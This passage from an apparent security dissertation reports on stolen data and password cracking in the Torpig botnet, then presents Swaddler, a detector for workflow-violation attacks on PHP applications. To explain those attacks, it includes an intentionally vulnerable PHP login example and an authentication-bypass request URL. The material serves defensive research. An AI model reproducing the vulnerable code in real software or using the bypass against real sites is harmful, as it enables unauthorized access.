Table 3.3 reports the number of accounts at financial institutions (such as banks, online trading, and investment companies) that were stolen by Torpig and sent to our C&C server. In ten days, Torpig obtained the credentials of 8,310 accounts at 410 different institutions. The top targeted institutions were PayPal (1,770 accounts), Poste Italiane (765), Capital One (314), E*Trade (304), and Chase (217). On the other end of the spectrum, a large number of companies had only a handful of compromised accounts (e.g., 310 had ten or less). The large number of institutions that had been breached made notifying all of the interested parties a monumental effort. It is also interesting to observe that 38% of the credentials stolen by Torpig were obtained from the password manager of browsers, rather than by intercepting an actual login session. It was possible to infer that number because Torpig uses different data formats to upload stolen credentials from different sources.

Another target for collection by Torpig is credit card data. Using a credit card validation heuristic that includes the Luhn algorithm and matching against the correct number of digits and numeric prefixes of card numbers from the most popular credit card companies, we extracted 1,660 unique credit and debit card numbers from our collected data. Through IP address geolocation, we surmise that 49% of the card numbers came from victims in the US, 12% from Italy, and 8% from Spain, with 40 other countries making up the balance. The most common cards include Visa (1,056), MasterCard (447), American Express (81), Maestro (36), and Discover (24).

While 86% of the victims contributed only a single card number, others offered a few more. Of particular interest is the case of a single victim from whom 30 credit card numbers were extracted. Upon manual examination, we discovered that the victim was an agent for an at-home, distributed call center. It seems that the card numbers were those of customers of the company that the agent was working for, and they were being entered into the call center's central database for order processing.

Quantifying the value of the financial information stolen by Torpig is an uncertain process because of the characteristics of the underground markets where it may end up being traded. A report by Symantec [214] indicated (loose) ranges of prices for common goods and, in particular, priced credit cards between $0.10–$25 and bank accounts from $10–$1,000. If these figures are accurate, in ten days of




Figure 3.8: The arrival rate of financial data.

activity, the Torpig controllers may have profited anywhere between \$83K and \$8.3M.

Furthermore, we wanted to determine the rate at which the botnet produces *new* financial information for its controllers. Clearly, a botnet that generates all of its value in a few days and later only recycles stale information is less valuable than one where fresh data is steadily produced. Figure 3.8 shows the rate at which new bank accounts and credit card numbers were obtained during our monitoring period. In the ten days when we had control of the botnet, new data was continuously stolen and reported by Torpig bots.

Password Analysis. A commonly held belief among security experts is that large portions of the Internet users routinely neglect the importance of using strong passwords and storing them properly. A poll conducted by Sophos in March 2009 provided support to this belief finding that one third of 676 users reused credentials across different web sites and relied on weak passwords [205].

The Torpig dataset allowed us to cross-validate these results. Overall, Torpig bots stole 297,962 unique credentials (username and password pairs) from 52,540 different infected machines, over the period we controlled the botnet. Notice that our dataset is two orders of magnitude bigger than the one used in the Sophos poll and consists of data that was actually in use in-the-wild, rather than obtained through a poll. Our analysis found that almost 28% of the victims reused their credentials for accessing 368,501 web sites.

In addition to checking for credential reuse, we also conducted an experiment to assess the strength of the 173,686 unique passwords discovered in the experiment above. Unfortunately, there is no unique, well-accepted definition of strength for passwords. We decided to assess a password's strength by encrypting the password and measuring how long it takes a password cracker tool to recover the clear text.




Figure 3.9: Number of passwords cracked in 90 minutes by the John the Ripper password cracker tool.

The rationale is that these tools can quickly "guess" weak passwords, such as those consisting of words taken from a dictionary or of simple patterns (such as a word followed by a number). To this end, we created a Unix-like password file with all the passwords stolen by Torpig and we feed it to John the Ripper, a popular password cracker tool [165]. The results are presented in Figure 3.9.

About 56,000 passwords were recovered in less than 65 minutes by using permutation, substitution, and other simple replacement rules used by the password cracker (John's "single" mode). Another 14,000 passwords were recovered in the next 10 minutes when the password cracker switched mode to use a large wordlist. Thus, in less than 75 minutes, more than 40% of the passwords were recovered. 30,000 additional passwords were recovered in the next 24 hours by performing a brute force guessing attack (John's "incremental" mode).

3.2.4 Discussion

Our study of the Torpig botnet clearly shows the magnitude of the malicious web: in just ten days of monitoring, we observed over 180,000 infected machines, hundreds of thousands of dollars worth of stolen information, and unquantified damages to the privacy of affected users.

More in general, our study also underscores the complex intertwining of threats on today's web: botnets grow through drive-by-download attacks, which, in turn, are launched from compromised web sites and web applications.

The severity and pervasiveness of these attacks call for better methods to defend web clients and web applications. In the following chapters we will discuss some of the techniques we have proposed to improve the security of these areas.

Chapter 4

Towards Detecting Application-specific Attacks

The case studies that we discussed in the previous chapter had one element in common: the root cause of the security problems they presented could be traced back to the existence of vulnerabilities in web applications and web sites.

We have seen in Section 1.2 the most common flaws that are responsible for web-based vulnerabilities. There are, in addition, a number of "cultural" considerations that help explaining the insecurity of current web applications. First, web applications are often developed under considerable time-to-market pressure; in this context, features often have precedence over security. Second, web application developers often have limited security skills or training. In particular, the knowledge of vulnerabilities typical of web applications (e.g., SQL injection and cross-site scripting) is still often lacking, to the point that several high-profile awareness programs have been launched [51]. Finally, insecure development tools are unfortunately widespread. For example, the PHP programming language has become a popular choice to easily create dynamic web sites. However, it has also become infamous for the number of vulnerabilities that have been discovered in its implementation and for its inclination to incorporating language features that are hard to use securely.

This mix of technical and cultural issues explains the prevalence of vulnerabilities in today's web applications, and also calls for the development of automated tools to identify vulnerabilities and prevent exploits against them. As we have seen, this is an area of research that has received considerable interest in the past few years. Here we tackle two important problems that, despite previous efforts, have received little attention: application-specific vulnerabilities are the focus of this chapter, multi-module vulnerabilities of the following chapter.

Application-specific vulnerabilities are bugs that, once exploited, allow an attacker to violate a security policy that is specific to the particular functionality and configuration of the vulnerable application. In other words, for these vulnerabilities, unlike "classic" web application vulnerabilities (such as SQL injection and cross-site scripting), there is no specification that characterizes the vulnerability in a general way, that is, independent of the application under test.

In this work, we limit our scope to a class of application-specific vulnerabilities that we refer to as *workflow violation vulnerabilities*, which, for example, allow attackers to bypass authentication and authorization mechanisms.

We present an approach to detect workflow violation attacks at run time[1]. As it will be shown, our approach is based on the characterization of the internal state of a web application. This characterization is done dynamically by means of a number of anomaly models. More precisely, the internal state of the application is monitored during a learning phase. During this phase the approach derives the profiles that describe the normal values for the application's state variables in critical points of the application's components. Then, during the detection phase, the application's execution is monitored to identify anomalous states, which are likely to correspond to ongoing attacks.

We implemented our approach in a tool, called Swaddler[2]. Swaddler detects attacks against PHP applications and has been validated on several real-world applications. Our experiments show that by modeling the internal state of a web application one can detect attacks that cannot be identified by examining the external flow of requests and responses only, such as attacks that violate the intended workflow of an application.

4.1 Workflow Violation Attacks

Workflow violation attacks exploit logical errors in web applications to bypass the intended workflow of the application. The intended workflow of a web application represents a model of the expected user interactions with the application. Examples of workflow violation attacks include authentication and authorization bypass, parameter tampering, and code inclusion attacks.

To better illustrate this class of attacks, we use as a running example a small PHP application that contains a number of common workflow vulnerabilities (Listings 4.1 and 4.2). The application is a simple online store that sells different items to its users. New users can register, and, once logged in, they can browse and buy

[1]An earlier version of this work was presented in [36].

[2]Swaddler is a Workflow Attack Dynamic Detector and abnormaL Executions Rejector.

the items available in the store. The application uses the standard PHP session mechanism to store the session information and the shopping carts of the users. In addition, the store provides an administrative interface to manage the inventory and to review information about its users.

```
include 'config.php';

session_start();
$username = $_GET['username'];
$password = $_GET['password'];

if($username == $admin_login
   && $password == $admin_pass) {
  $_SESSION['loggedin'] = 'yes';
  $_SESSION['username'] =
    $admin_login;
} else if(checkuser($username,
          $password)) {
  $_SESSION['loggedin'] = 'yes';
  $_SESSION['username'] = $username;
} else {
  diefooter("Login failed");
}
```

Listing 4.1: login.php

```
include 'config.php';

session_start();
if($loggedin != 'yes'
   || $username != $admin_login) {
  diefooter("Unathorized access");
}

printusers();
```

Listing 4.2: admin/viewusers.php

Authentication Bypass. The first example of vulnerability contained in the store application is an authentication bypass vulnerability. The program uses two session variables, `loggedin` and `username`, to keep track of whether a user is currently logged in and if she has administrative privileges. A simplified version of the code of `login.php`, the application module that initializes these variables, is shown in Listing 4.1. Every time the user requests one of the administrative pages, the variables `loggedin` and `username` are checked, as shown in `viewusers.php` in Listing 4.2, to verify that the user is correctly authenticated as administrator.

In PHP, session variables are normally stored in the `_SESSION` array. However, when the `register_globals` configuration option is enabled (this is one of the PHP features that is hard to use securely), the PHP interpreter automatically inserts variables corresponding to the various HTTP request parameters into the global namespace. As a consequence, an application can refer to a session variable by simply using the variable name, as if it was a normal global variable. Since our application uses this "shortcut" to access the session variables (unfortunately a common practice among inexperienced developers), an attacker can easily bypass the authentication checks by providing the required variables as part of the GET request to one of the protected pages. In fact, if the variable `loggedin` is not present in the session (i.e., the user did not authenticate herself), an attacker can arbitrarily set its value using the request parameters. For example, the request `http://store.com/admin/viewusers.php?loggedin=yes&username=admin` would allow an attacker to log into the application as an administrative user.

Precisely detecting this kind of attack is difficult and requires some knowledge of how the application works. We give here the intuition behind the approach we use. We notice that during a normal execution, the administrator first logs into the application; since the credentials are valid, the `_SESSION['loggedin']` variable is set; and, finally, the administrative code is executed. During an attack, however, the authentication step is completely bypassed. As a consequence, in this case, the `_SESSION['loggedin']` variable is not set (only the `loggedin` variable is), and it remains unset when the attacker executes the administrative code. This is an anomalous application state: the application executes administrative code without the `_SESSION['loggedin']` variable being set.

Forceful Browsing. The store application is also vulnerable to a second workflow violation attack. In this case, the attack exploits the fact that the application computes the amount of money to be charged to the user's credit card in several different steps. During the checkout phase, the user navigates through several pages where she has to provide various pieces of information, including her state of residency (for tax calculation), shipping address, shipping method, and credit card number. For simplicity, suppose that the checkout process consists of four main steps as shown in Figure 4.1, where the first three steps calculate the purchase total based on the user-provided information and the final step proceeds with the order submission. Now, suppose that the application fails to enforce the policy that the *Step 3* page should be accessible only after *Step 2* has been completed. As a result of this flaw, an attacker can directly go from *Step 1* to *Step 3* by simply entering the correct URL associated with *Step 3*. In this case, the total amount charged to the attacker's credit card will not include taxes.

Also in this case, the attack clearly manifests itself as an anomaly in the web application state. In fact, under a normal operation, the total amount charged to the user is always equal to the sum of the purchased price, taxes, and shipping cost. However, if the user is able to change the order of the steps in the checkout process, this relationship will not hold.

4.2 Approach

As shown in the previous section, workflow violation attacks exploit weaknesses in how the application enforces its intended workflow, i.e., the policies defining



Step 1
Step 2
Step 3
Step 4
Calculate Subtotal
Calculate Tax
Calculate Shipping Cost
Charge Credit Card
$_SESSION['price'] = $sum
$_SESSION['tax'] = $tax
$_SESSION['total'] = $_SESSION['price'] + $tax
$_SESSION['shipcost'] = $shipcost
$_SESSION['total'] += $shipcost

Figure 4.1: Checkout workflow in the store application.

how users are supposed to navigate the application. For example, in our store application, the authentication bypass violated the assumption that the administrative script is visited only after a user has successfully authenticated as an administrator; similarly, the forceful browsing violated the policy that pages in the checkout process are visited in sequence. Notice that these rules are highly specific of our particular application and could not be easily generalized to other applications.

However, we have made an observation that hints at a general approach to detect this type of attack: we have noted that attacks that violate workflow rules have the effect of forcing the application to enter an anomalous state.

Before describing our approach, we need to introduce the concept of *web application state*. We define the state of a web application at a certain point in the execution as the information that survives a single client-server interaction: in other words, the information associated with the *user session*. Part of this information is kept on the server, while part of it can be sent back and forth between the user's browser and the server in the form of cookies, hidden form fields, and request parameters.

Given this definition of application state, it is possible to associate each instruction of the application with a profile of the state in which that instruction is normally executed. For example, the normal profile for code contained in the `admin` directory of our sample application specifies that, when the code is executed, the variable `_SESSION['username']` should always be equal to *admin*. Any runtime violation of this property represents the evidence that a low-privilege user was able to access an administrative functionality bypassing the constraints implemented by the application's developer.

Ideally, a complete set of these relationships among code execution points and state variables would be provided by the developers as part of the application's specification. However, since in practice this information is never explicitly




Figure 4.2: Description of the training phase.




Figure 4.3: Description of the detection phase.

provided, the profiles of the normal state for each program instruction have to be inferred from a set of attack-free execution traces. To perform this task, we propose to automatically instrument the web application to extract the runtime values of state variables, and to learn, by using anomaly detection techniques, the normal values associated to state variable at each program point (training phase). After a normal profile has been established, the application can be monitored to detect (and prevent) executions that force the application into anomalous states (detection phase).

More precisely, Figure 4.2 and Figure 4.3 show the architecture of our anomaly detection system during the training and detection phases, respectively. Our system consists of two main components: the *sensor* and the *analyzer*. The sensor contains the instrumentation code, which collects the application's state data (i.e., the values of state variables), and encapsulates it in an *event* that is sent to the analyzer. Notice that, as an optimization to this basic approach, the sensor can limit its instrumentation to the first instruction of each basic block (as opposed to every instruction in the program)[3]. Since the control-flow inside a basic block is a simple sequence of instructions without branches, the application state at the beginning of the basic block unambiguously determines the state of each instruction inside the block. An event generated by the sensor defines a mapping between the variable names and their current values. For each basic block of the application, the analyzer maintains a *profile*, i.e., a set of statistical models used to characterize certain features of the state variables. These models can be used to capture various properties of single variables as well as to describe complex relationships among multiple variables associated with a block. In training mode, profiles for application blocks are established using the events generated by the sensor, while in detection and prevention modes these profiles are used to identify anomalous application states. When an anomalous state is detected, the analyzer raises an alert message, and, optionally, it can immediately stop the execution of the application.

Even though our approach is general and, in principle, can be applied to other languages and execution environments, in the following sections we will describe in detail the solution that we have developed for web applications written in the PHP language.

4.3 Implementation

We implemented our approach in a tool, which we call Swaddler. Swaddler consists of two main components: the *sensor*, which is an extension of the PHP interpreter that probes the current state of an executing application, and the *analyzer*, which is an anomaly-based system that determines the normality of the application's state. In the current prototype, the sensor is implemented as a module of the open-source Zend Engine interpreter [244] and the analyzer is built on top of the libAnomaly framework [128, 130].

4.3.1 Event Collection

The Zend Engine is the standard interpreter for the PHP language. It implements a virtual machine that is responsible for parsing programs written in PHP and compiling them into an intermediate format, which is then executed.

To probe an application's state and generate responses to detected attacks, our implementation extends the Zend Engine in two points of its processing cycle: after the standard compilation step is completed and before the standard execution

[3]A *basic block* is a sequence of consecutive statements in which the flow of control enters at the beginning and leaves at the end without halting or branching, except at the end [2].

step is initiated. Whenever the execution of a PHP script is requested (e.g., in response to a user's request to a web application), the Zend Engine parses the script's source code, checks for its correctness, and compiles it into a sequence of statements in an intermediate, architecture-independent language. The binary representation of each statement holds a reference to a handler function, which interprets the statement and changes the state of the virtual machine accordingly. During execution, the Zend Engine decodes in turn each statement and dispatches it to its handler function.

Our extension is invoked by the engine after it has produced the compiled version of a program. The extension performs a linear scan of the sequence of intermediate statements, identifies the corresponding basic blocks, and associates a unique ID with each of them. The first statement of each basic block is modified by overwriting its handler with a custom instrumentation handler. The effect of this modification is that, during the program's execution, our instrumentation code is invoked each time a basic block is entered.

The cost of this phase is linear in the number of intermediate statements, which is proportional to the size of the program. By default, the Zend Engine does not cache the intermediate statements for reuse during subsequent executions, and, therefore, the compilation and our instrumentation of the application's code is repeated for every access of the page. However, if one of the available caching mechanisms is added to the standard engine, our technique will be able to take advantage of the caching functionality, thus reducing the cost of the instrumentation.

After the compilation step, the Zend Engine starts executing the application's code. Our instrumentation handler is invoked every time the first statement of a basic block is executed. The instrumentation handler creates an event corresponding to the basic block being executed and makes the event available to the analyzer for inspection. The event contains the information collected about the current application state. By default, events contain the values of the variables defined in the application's session, i.e., the content of the `_SESSION` array. In our experiments we found this information to be sufficient to detect most of the workflow attacks. However, the system can be configured to extract other parts of the application's state. For example, one could use the content of the `_COOKIE` array (a global array automatically populated by the interpreter with the values of the user's cookies sent to the application) to detect attacks that manifest in anomalous cookie values. In addition, further customizations of the sensor are possible if more information is known about an application. For example, if one knows that only some portions of the application's state can be used to attack the application, one could configure the sensor to only extract those parts of the state. Note that all the configurable settings of the sensor (e.g., the set of state variables to extract or the models to use) are set by using the standard `.htaccess` mechanism and, therefore, can be changed on-the-fly without the need to modify the sensor's code.

After delivering an event to the analyzer, the instrumentation handler behaves differently depending on the current execution mode. During training, it takes no further action. However, if the system is in detection or prevention mode, and it has been determined that the state associated with the block about to be executed is anomalous, an alert is generated, the request is logged, and (in prevention mode) the execution is automatically blocked.

When the sensor has finished its processing (and the execution has not been abnormally terminated), it invokes the original handler of the statement, passing the control back to the Zend Engine. The execution of the statement, then, proceeds as in the normal, unmodified interpreter.

Our implementation, based on the modification of the web application's interpreter, has several strengths. First, by modifying directly the interpreter, we can defend a large set of web applications without the need to modify the source code of each individual application. Second, the sensor has direct access to all of the interpreter's data structures, and, thus, it has an unambiguous view of the application's state. Other implementation strategies of our approach, e.g., those based on the analysis of request/response traces, would have to infer the application's state and, thus, in general, would provide a less precise input to the analyzer component. Finally, the sensor has the capability of blocking attacks before they reach a vulnerable point in the application.

4.3.2 Anomaly Detection

Our implementation of the detection engine is based on a modified version of the libAnomaly framework [128, 130]. The anomaly detection process uses a number of different models to identify anomalous states for each basic block of a web application. A model is a set of procedures used to evaluate a certain feature of a state variable associated with the block (e.g., the range of its possible values) or a certain feature that involves multiple state variables (e.g., the presence and absence of a subset of them). Each block has an associated *profile* that keeps the mapping between variables and models. Consider, for example, a block of code in a web application whose corresponding state can be described with two variables, `username` and `password`. Suppose that one wants to associate a certain number of different models with each of these variables to capture various properties, such as length and character distribution, that their values can take under normal execution. In this case, there will be a profile associated with the block, which contains a mapping between each variable and the corresponding models. Whenever an event is generated for that block, the profile is used to find the models to evaluate the features of the state variables.

In our implementation, the task of a model is to assign a probability value to a feature of a state variable or a set of state variables associated with the block that is about to be executed. This value reflects the probability of the occurrence of a given feature value with regards to an established model of "normality." The assumption is that feature values with a sufficiently low probability indicate a potential attack. The overall anomaly score of a block is derived from the probability values returned by the models that are associated with the block and its variables. The anomaly score value is calculated through the weighted sum shown in Equation 4.1. In this equation, w_m represents the weight associated with model m, while p_m is the probability value returned by model m.

$$AnomalyScore = \sum_{m \in Models} w_m * p_m \tag{4.1}$$

Notice that in our formulation, the overall anomaly score is a quantity value rather than a probability (however, by opportunely normalizing the terms in equation 4.1, the anomaly score could be equivalently expressed as a probability). In addition, we assume that the different models assess the probability of independent events, which allows us to compute the overall anomaly score as as simple addition of individual terms.

A model can operate in one of two modes, training or detection. The training phase is required to determine the characteristics of normal events (that is, the profile of a block according to specific models) and to establish anomaly score thresholds to distinguish between regular and anomalous values of the state variables. This phase is divided into two steps. During the first step, the system creates a profile and trains the associated models for each block in the applications. During the second step, suitable thresholds are established. This is done by evaluating the states associated with the blocks using the profiles created during the previous step. For each block, the most anomalous score (i.e., the lowest probability) is stored in the block's profile and the threshold is set to a value that is a certain adjustable percentage lower than this minimum. The default setting for this percentage is 10%. By modifying this value, the user can adjust the sensitivity of the system and perform a trade-off between the number of false positives and the expected detection accuracy.

Once the profiles have been created—that is, the models have learned the characteristics of normal events and suitable thresholds have been derived—the system switches to detection mode. In this mode, anomaly scores are calculated and anomalous states are reported.

The libAnomaly framework provides a number of built-in models that can be combined to characterize different features. By default, block profiles are configured to use all the available models with equal weights. However, to improve performance, if some additional application-specific knowledge is available, the user can configure profiles to only use a subset of the models, or fine-tune the way they are combined.

In Swaddler, we used a number of existing libAnomaly models to represent the normal values of single variables and we developed two additional models to capture specific relationships among multiple variables associated with a block. We describe the models we used in the next two sections.

4.3.3 Univariate Models

In the context of this work, we use the term *univariate models* to refer to the anomaly models that are used to capture various properties of single variables associated with a block. A number of univariate models are provided by libAnomaly. These models can be used to characterize the normal length of a variable (*Attribute Length* model), the structure of its values (*Attribute Structure* model), the set of all the possible values (*Token Finder* model), etc. In the following, we provide a brief description of some of the univariate models used by the current Swaddler implementation. A more in-depth description of these and other available models can be found in [128, 157].

Token Finder. The purpose of the Token Finder model is to determine whether the values of a certain variable are drawn from a limited set of possible alternatives (i.e., they are elements of an enumeration). In web applications, certain variables often take one of few possible values. For example, in our shopping cart application, the variable `_SESSION['shipcost']` can be set to one of three predefined values depending on which shipping method is chosen by the user. If a malicious user attempts to set her shipping cost to a value that is not part of the enumeration, the attack is detected. When no enumeration can be identified, it is assumed that the attribute values are random.

The classification of an argument as an enumeration or as a random value is based on the observation that the number of different occurrences of variable values is bound by some unknown threshold t in the case of an enumeration, while it is unrestricted in the case of random values. During the training phase, when the number of different values for a given variable grows proportionally to the total number of its samples, the variable is characterized as random. If such an increase cannot be observed, the variable is modeled with an enumeration.

Once it has been determined that the values of a variable are tokens drawn from an enumeration, any value seen during the detection phase is expected to appear in the set of known values. When this happens, 1 is returned by the model (indicating normality), and 0 is returned otherwise (indicating an anomalous condition). If it has been determined that the variable values are random, the model always returns 1.

Attribute Length. The length of a variable value can be used to detect anomalous states, for example when typical values are either fixed-size tokens (as it is common for session identifiers) or short strings derived from human input. In these cases, the length of the parameter values does not vary significantly between executions of the same block. The situation may look different when malicious input is passed to the program. For example, attacks that attempt to inject scripts in pages whose content is generated dynamically often require to send an amount of data that can significantly exceed the length of legitimate parameters.

Thus, the goal of this model is to approximate the actual (but unknown) distribution of the length of values of a variable and detect instances that significantly deviate from the observed normal behavior. During the training phase, the value length distribution is approximated through the sample mean and variance. Then, during the detection phase, the abnormality of a given value for a variable is assessed by the "distance" of the given length from the mean value of the length distribution. The calculation of this distance is based on the Chebyshev inequality [16].

Attribute Character Distribution. The attribute character distribution model captures the concept of the "normal" or "regular" value of a variable by looking at its character distribution. The approach is based on the observation that values of variables in web applications are mostly human-readable and are mostly drawn from a small subset of the ASCII characters. As a result, in case of attacks that send binary data or repetitions of a single character, a completely different character distribution can be observed.

During the training phase, the idealized character distribution of a variable's values (i.e., the distribution that is perfectly normal) is approximated based on the sorted relative character frequencies that were observed. During the detection phase, the probability that the character distribution of a string parameter fits the normal distribution established during the training phase is calculated using a statistical test (namely, the Pearson χ^2-test).

4.3.4 Multivariate Models

We use the term *multivariate models* to refer to anomaly models that capture relationships among multiple variables associated with an application's basic block. In particular, Swaddler adds two multivariate models to the libAnomaly framework: a *Variable Presence or Absence model*[4] and a *Likely Invariants* model.

Variable Presence or Absence. The purpose of the Variable Presence or Absence model is to identify which variables are expected to be always present when accessing a basic block in an application. For example, in our sample store application, the variables `_SESSION['loggedin']` and `_SESSION['username']` have to be always present when accessing one of the administrative pages. When a malicious user tries to directly access one of the protected pages, these variables will not be present and the attack will be detected.

During the training phase, the model keeps track of which variables are always set when accessing a particular block of code. Based on this information, each state variable associated with the block is given a weight, where variables that were always present are given a weight of 1 and variables that were sometimes absent are given a weight in the range from 0 to 1, depending on the number of times that the variable has been seen. The total score for a block is calculated as the sum of all variables scores divided by the number of variables in the block. This score is always between 0 and 1.

During the detection phase, the total score of the block is calculated based on the established weights. Therefore, the absence of a variable with a higher weight results in a lower score for the state associated with the block.

Likely Invariants. A program invariant is a property that holds for every execution of the program. Dynamic invariant detection monitors the execution of the program and reports properties that were true over the observed executions. A *likely invariant* is a property determined dynamically that is statistically justified by an execution trace. To automatically detect and extract state-related likely invariants, we integrated in the libAnomaly framework the Daikon engine from Ernst et al. [64, 65].

Daikon is a system for the dynamic detection of likely invariants, which was originally designed by Ernst to infer invariants by observing the variable values computed over a certain number of program executions. Daikon is able to generate invariants that predicate both on a single variable value (e.g., $x == 5$) and on

[4] Even though based on similar idea, this model is different from the *Attribute Presence or Absence* model described in [128].

complex compositions of multiple variables (e.g., $x > abs(y)$, $y = 5 * x - 2$). Its ability to extract invariants predicating on multiple variables is one of the main reasons for including Daikon in our tool.

(Notice that while Daikon could be used as the basis of some of the models discussed earlier, such as the Attribute Length model, others, in particular the Character Distribution and Variable Presence or Absence, would be more difficult to implement in Daikon. This further motivated our choice of using libAnomaly.)

In training mode, Daikon observes the variable values at particular program points decided by the user. To integrate it in our system, we developed a new component that translates the events generated by our sensor into the Daikon trace format. Our component is also able to infer the correct data type of each variable, by analyzing the values that the variables assume at runtime. The output of this type inference process is required for the correct working of the Daikon system.

At the end of the training phase, the Daikon-based model calculates the set of likely invariants and computes the probability that each of them appears in a random data set. If this is lower than a certain threshold (i.e., if it is unlikely that the invariant has been generated by chance) the invariant is kept, otherwise it is discarded.

For example, in our store application, Daikon detects that the block of code that charges the user's credit card is associated with the following invariants on the state variables:

```
loggedin == 'yes'
total > price
```

This means that, when the basic block is executed, the `loggedin` variable is always set to *yes* (because the user must be logged in order to be able to buy items) and the `total` value charged to the user is always greater than the price of the purchased items (because of the taxes and shipping costs).

In detection mode, Swaddler checks whether the inferred likely invariants hold. To do that, our system automatically generates the C++ code of a function that receives as a parameter an event created by the sensor. The function performs three actions:

- it fetches the value of the variables predicated by the invariants (in our example, `loggedin`, `total`, and `price`);
- it verifies that the runtime type of each variable is correct (in our example, we expect `total` and `price` to be integers and `loggedin` to be a string);
- finally, it evaluates the invariants, which, in our example, are represented by the following snippet of C++ code:

Application Name	**PHP Files**	**Description**	**Vulnerabilities**
BloggIt 1.01	24	Blog engine	CVE-2006-7014
PunBB 1.2.4	67	Discussion board system	BID 20786
Scarf 2006-09-20	18	Conference management system	CVE-2006-5909
SimpleCms	22	Content management system	BID 19386
WebCalendar 1.0.3	123	Calendar application	BID 23054

Table 4.1: Applications used in Swaddler's experiments.

```
if (strcmp(loggedin, "yes")!=0) return 0;
if (total <= price) return 0;
return 1;
```

The result of the function is a value (0 or 1) that represents whether the application state associated with the PHP block violates the likely invariants inferred during the training phase. This value is then combined with the ones provided by the other libAnomaly models to decide if the state is anomalous or normal as a whole.

4.4 Evaluation

We evaluated our system on several real-world, publicly available PHP applications, which are summarized in Table 4.1. BloggIt is a blog application that allows users to manage a web log, publish new messages, and comment on other people's entries. PunBB is a discussion board system that supports the building of community forums. Scarf is a conference management application that supports the creation of different sessions, the submission of papers, and the creation of comments about a submitted paper. SimpleCms is a web application that allows a web site maintainer to write, organize, and publish online content for multiple users. WebCalendar is an online calendar and event management system. These applications are a representative sample of the different type of functionality and levels of complexity that can be found in commonly-used PHP applications.

The evaluation consisted of a number of tests in a live setting with each of the test applications. All the experiments were conducted on a 3.6GHz Pentium 4 with 2GB of RAM running Linux 2.6.18. The server was running the Apache web server (version 2.2.4) and PHP version 5.2.1. Apache was configured to serve requests using threads through its `worker` module.

Attack-free data was generated by manually operating each web application and, at the same time, by running scripts simulating user activity. These scripts controlled a browser component (the KHTML component of the KDE library) to exercise the test applications by systematically exploring their workflow.

In particular, for each application, we identified the set of available user profiles (e.g., administrator, guest user, and registered user) and their corresponding atomic operations (e.g., login, post a new message, and publish a new article), and then we combined these operations to model a typical user's behavior. For example, a common behavior of a blog application's administrator consists of visiting the home page of the blog, reading the comments added to recent posts, logging in, and, finally, publishing a new entry. The sequences of requests corresponding to each behavior were then replayed with a certain probability reflecting how often one expects to observe that behavior in the average application traffic.

In addition, we developed a number of crawling and input libraries to increase the realism of the test traffic. In particular, one library was used to create random user identities to be used in registration forms. In this case, we leveraged a database of real names, addresses, zip codes, and cities. Another library was used to systematically explore a web site from an initial page in accordance with a selected user profile's behavior. For example, when simulating a blog's guest user, the library extracts from the current page the links to available blog posts, randomly chooses one, follows it, and, with a certain probability, leaves a new comment on the post's page by submitting the corresponding form.

